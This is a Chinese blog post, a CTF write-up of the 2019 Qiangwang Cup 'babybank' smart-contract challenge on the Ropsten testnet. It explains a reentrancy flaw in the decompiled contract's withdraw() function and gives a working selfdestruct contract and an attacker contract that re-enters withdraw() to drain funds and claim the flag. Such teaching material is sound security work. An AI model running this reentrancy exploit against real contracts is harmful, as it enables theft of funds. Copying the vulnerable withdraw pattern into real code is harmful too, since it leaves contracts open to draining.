CTF技能宝典之智能合约#重入漏洞

原创

零时科技 于 2020-12-31 10:51:50 发布 334 收藏 4

分类专栏： 区块链安全 文章标签： 区块链 ctf 重入漏洞 智能合约

本文链接：https://blog.csdn.net/m0_37598434/article/details/112004458

前言

近年来，各个大型CTF（Capture The Flag，中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式）比赛中都有了区块链攻防的身影，而且出现的题目绝大多数都是区块链智能合约攻防。此系列文章我们主要以智能合约攻防为中心，来剖析智能合约攻防的要点，前两篇我们分享了合约反编译，反汇编的基础内容。后续的文章中，我们会继续分享CTF比赛中智能合约常见题型（重入，整数溢出，空投，随机数可控等）及解题思路，相信会给读者带来不一样的收获。

本篇我们先来分享CTF比赛中的重入题型，也是比较常见的一类题型，当然多数CTF智能合约题目并不仅仅考察单个漏洞的攻防，合约中的判断条件有时也非常棘手。比如2018年WCTF上BelluminarBank题目，需要用到整数绕过条件限制，还需用到存储溢出，访问权限设置等多个攻击技巧。

本篇分享的重入题型我们选择2019强网杯babybank题目。

题目地址：https://ropsten.etherscan.io/address/0x93466d15A8706264Aa70edBCb69B7e13394D049f#code


题目分析

题目提示：

```
function payforflag(string md5ofteamtoken,string b64email) public{
    require(balance[msg.sender] >= 10000000000);
    balance[msg.sender]=0;
    owner.transfer(address(this).balance);
    emit sendflag(md5ofteamtoken,b64email);
}
```

合约源码：

查看合约题目，发现并没有ether，也没有给出合约源码，如下图：



由于拿到题目后只有合约的opcode，所以需要进行逆向，这里我们推荐Online Solidity Decompiler在线网站（https://ethervm.io/decompile），具体逆向时的源码还原我们不再赘述，需要学习的同学可移步系列文章反编译篇，反汇编篇

以下为逆向后的合约代码：

```
pragma solidity ^0.4.23;

contract babybank {
    mapping(address => uint) public balance;
    mapping(address => uint) public level;
    address owner;
    uint secret;
    event sendflag(string md5ofteamtoken,string b64email);

    constructor()public{
        owner = msg.sender;
    }

    function payforflag(string md5ofteamtoken,string b64email) public{
        require(balance[msg.sender] >= 10000000000);
        balance[msg.sender]=0;
        owner.transfer(address(this).balance);
        emit sendflag(md5ofteamtoken,b64email);
    }

    modifier onlyOwner(){
        require(msg.sender == owner);
        _;
    }

    function withdraw(uint256 amount) public {
        require(amount == 2);
        require(amount <= balance[msg.sender]);
        address(msg.sender).call.value(amount * 0x5af3107a4000)();  //重入漏洞点
        balance[msg.sender] -= amount;
    }

    function profit() public {
        require(level[msg.sender] == 0);
        balance[msg.sender] += 1;
        level[msg.sender] += 1;
    }

    function xxx(uint256 number) public onlyOwner {
        secret = number;
    }

    function guess(uint256 number) public {
        require(number == secret);
        require(level[msg.sender] == 1);
        balance[msg.sender] += 1;
        level[msg.sender] += 1;
    }

    function transfer(address to, uint256 amount) public {
        require(balance[msg.sender] >= amount);
        require(amount == 2);
        require(level[msg.sender] == 2);
        balance[msg.sender] = 0;
        balance[to] = amount;
    }
}
```

合约分析：

我们先来看题目提示：

```
function payforflag(string md5ofteamtoken,string b64email) public{
    require(balance[msg.sender] >= 10000000000);    //调用者余额需大于等于10000000000
    balance[msg.sender]=0;
    owner.transfer(address(this).balance);
    emit sendflag(md5ofteamtoken,b64email);
}
```

从该段代码的payforflag函数可以看出，该函数传入两个参数（md5ofteamtoken，b64email），函数中第一行代码require(balance[msg.sender] >= 10000000000);会判断调用者地址余额是否大于等于10000000000，如果满足该条件，则继续执行之后代码，否则停止执行该函数并回滚状态；第二行和第三行对调用者地址进行了赋值和转账；最后一行emit sendflag(md5ofteamtoken,b64email);意义是通过event事件输出该函数传入的两个参数。

也就是说只要通过该事件输出这两个参数，就意味着拿到了flag，那么如何让调用者地址余额达到10000000000就是我们接下来需要做的工作。

通过分析合约，我们发现在withdraw函数中，存在一个经典的重入漏洞。

```
function withdraw(uint256 amount) public {
    require(amount == 2);
    require(amount <= balance[msg.sender]);
    address(msg.sender).call.value(amount * 0x5af3107a4000)(); // 重入漏洞点
    balance[msg.sender] -= amount;
}
```

该withdraw函数中，第一行代码require(amount == 2);限制该函数传入的amount值为2，否则停止执行该函数并回滚状态；第二行代码require(amount <= balance[msg.sender]); 会判断调用者地址是否大于等于2，如果满足该条件，则继续执行之后代码，否则停止执行该函数并回滚状态；第三行代码含义是进行转账，由于这里使用call.value()的转账方法，所以存在重入漏洞；之后利用第四行减掉已经转出的数值，由于这里balance[msg.sender]值已经大于等于2，故不存在整数下溢出。

这里的重入漏洞点为：

使用call.value()方法进行转账时，该方法会传递所有可用 Gas 进行调用，当该方法转账的地址为攻击者的合约地址时，就会调用攻击者合约地址的fallback函数，如果攻击者在自身合约的fallback函数中写入调用题目withdraw函数的代码，就可不停的循环取币，不再执行第四行balance[msg.sender] -= amount;的减币操作，从而导致发生重入漏洞。

接下来的工作满足2 <= balance[msg.sender]的判断条件成立

继续分析合约，可以得到合约中两个增加数值的函数（profit()函数和guess()函数）。

```
    function profit() public {
        require(level[msg.sender] == 0);
        balance[msg.sender] += 1;
        level[msg.sender] += 1;
    }

    function xxx(uint256 number) public onlyOwner {
        secret = number;
    }

    function guess(uint256 number) public {
        require(number == secret);
        require(level[msg.sender] == 1);
        balance[msg.sender] += 1;
        level[msg.sender] += 1;
    }
```

profit()函数中，地址余额为0的条件满足后，就可使得level值加1，调用者地址balance值加1。

guess()函数中，首先判断输入的number值是否与secret值匹配（在合约信息中找到secret值），之后判断level是否为1（当profit函数调用成功后，这里的level值必然为1），当两个条件都满足后，就可继续给level值再加1，调用者地址balance值也加1。当profit()和guess()函数依次调用成功后，调用者地址balance结果就为2。

达到了withdraw函数中的取款条件。

解题思路

通过上述合约分析，我们最终的解题思路如下：

1. 自毁给题目合约转币–由于初始合约并未给出ether，所以需要利用自毁函数selfdestruct()强制给题目合约转入ether。
2. 调用题目合约profit()函数–由于初始地址均为0，故通过调用该函数给调用者地址的余额加一（balance=1）
3. 调用题目合约guess()函数并传入调用数据data参数–通过调用该函数给调用者地址的余额继续加一（balance=2）
4. 调用题目合约withdraw()函数并传入参数2–达到2<=balance[msg.sender]判断条件，通过call.value()循环取币。
5. 调用题目合约payforflag()函数并传入两个参数–通过重入漏洞取币后，满足balance[msg.sender] >= 10000000000的判断条件，待函数执行完成后，获取flag成功。

下面进行攻击演示

攻击演示


1.自毁给题目合约转币

由于合约初始状态没有ether，故我们通过自毁函数，强行将ether转入被攻击合约地址


构造自毁合约

```
pragma solidity ^0.4.24;

contract Abcc {

 function kill() public payable {
     selfdestruct(address(0x93466d15A8706264Aa70edBCb69B7e13394D049f));
 }

}
```

部署Abcc合约，并利用kill()函数进行带入0.2ether进行自毁，将ether发送到被攻击合约地址



发送成功




2.部署攻击合约


```
pragma solidity ^0.4.24;

interface BabybankInterface {
    function withdraw(uint256 amount) external;
    function profit() external;
    function guess(uint256 number) external;
    function transfer(address to, uint256 amount) external;
    function payforflag(string md5ofteamtoken, string b64email) external;
}

contract attacker {

    BabybankInterface constant private target = BabybankInterface(0x93466d15A8706264Aa70edBCb69B7e13394D049f);
    uint private flag = 0;

    function exploit() public payable {
        target.profit();
        target.guess(0x0000000000002f13bfb32a59389ca77789785b1a2d36c26321852e813491a1ca);
        target.withdraw(2);
        target.payforflag("king", "king");
    }

    function() external payable {
        require (flag == 0);
        flag = 1;
        target.withdraw(2);
    }
}
```

从以上攻击合约中可以看出，我们在exploit()函数中依次调用了题目合约profit()，guess()，withdraw()，payforflag()函数。


部署攻击合约之后，调用expoit函数



合约交易记录中可看到一系列操作,最后的一个交易是将合约中的ETH全部提现到合约所有者地址中



查看事件记录，已有sendflag事件



总结

本篇文章中，我们通过CTF智能合约babybank题目，了解了重入漏洞的触发点，合约空投的利用和对交易数据的理解。对于此类重入漏洞题目，我们做题的思路是：根据该合约的重入漏洞逐步去推理所需要的条件，并经过分析梳理出调用步骤，最终完成攻击流程。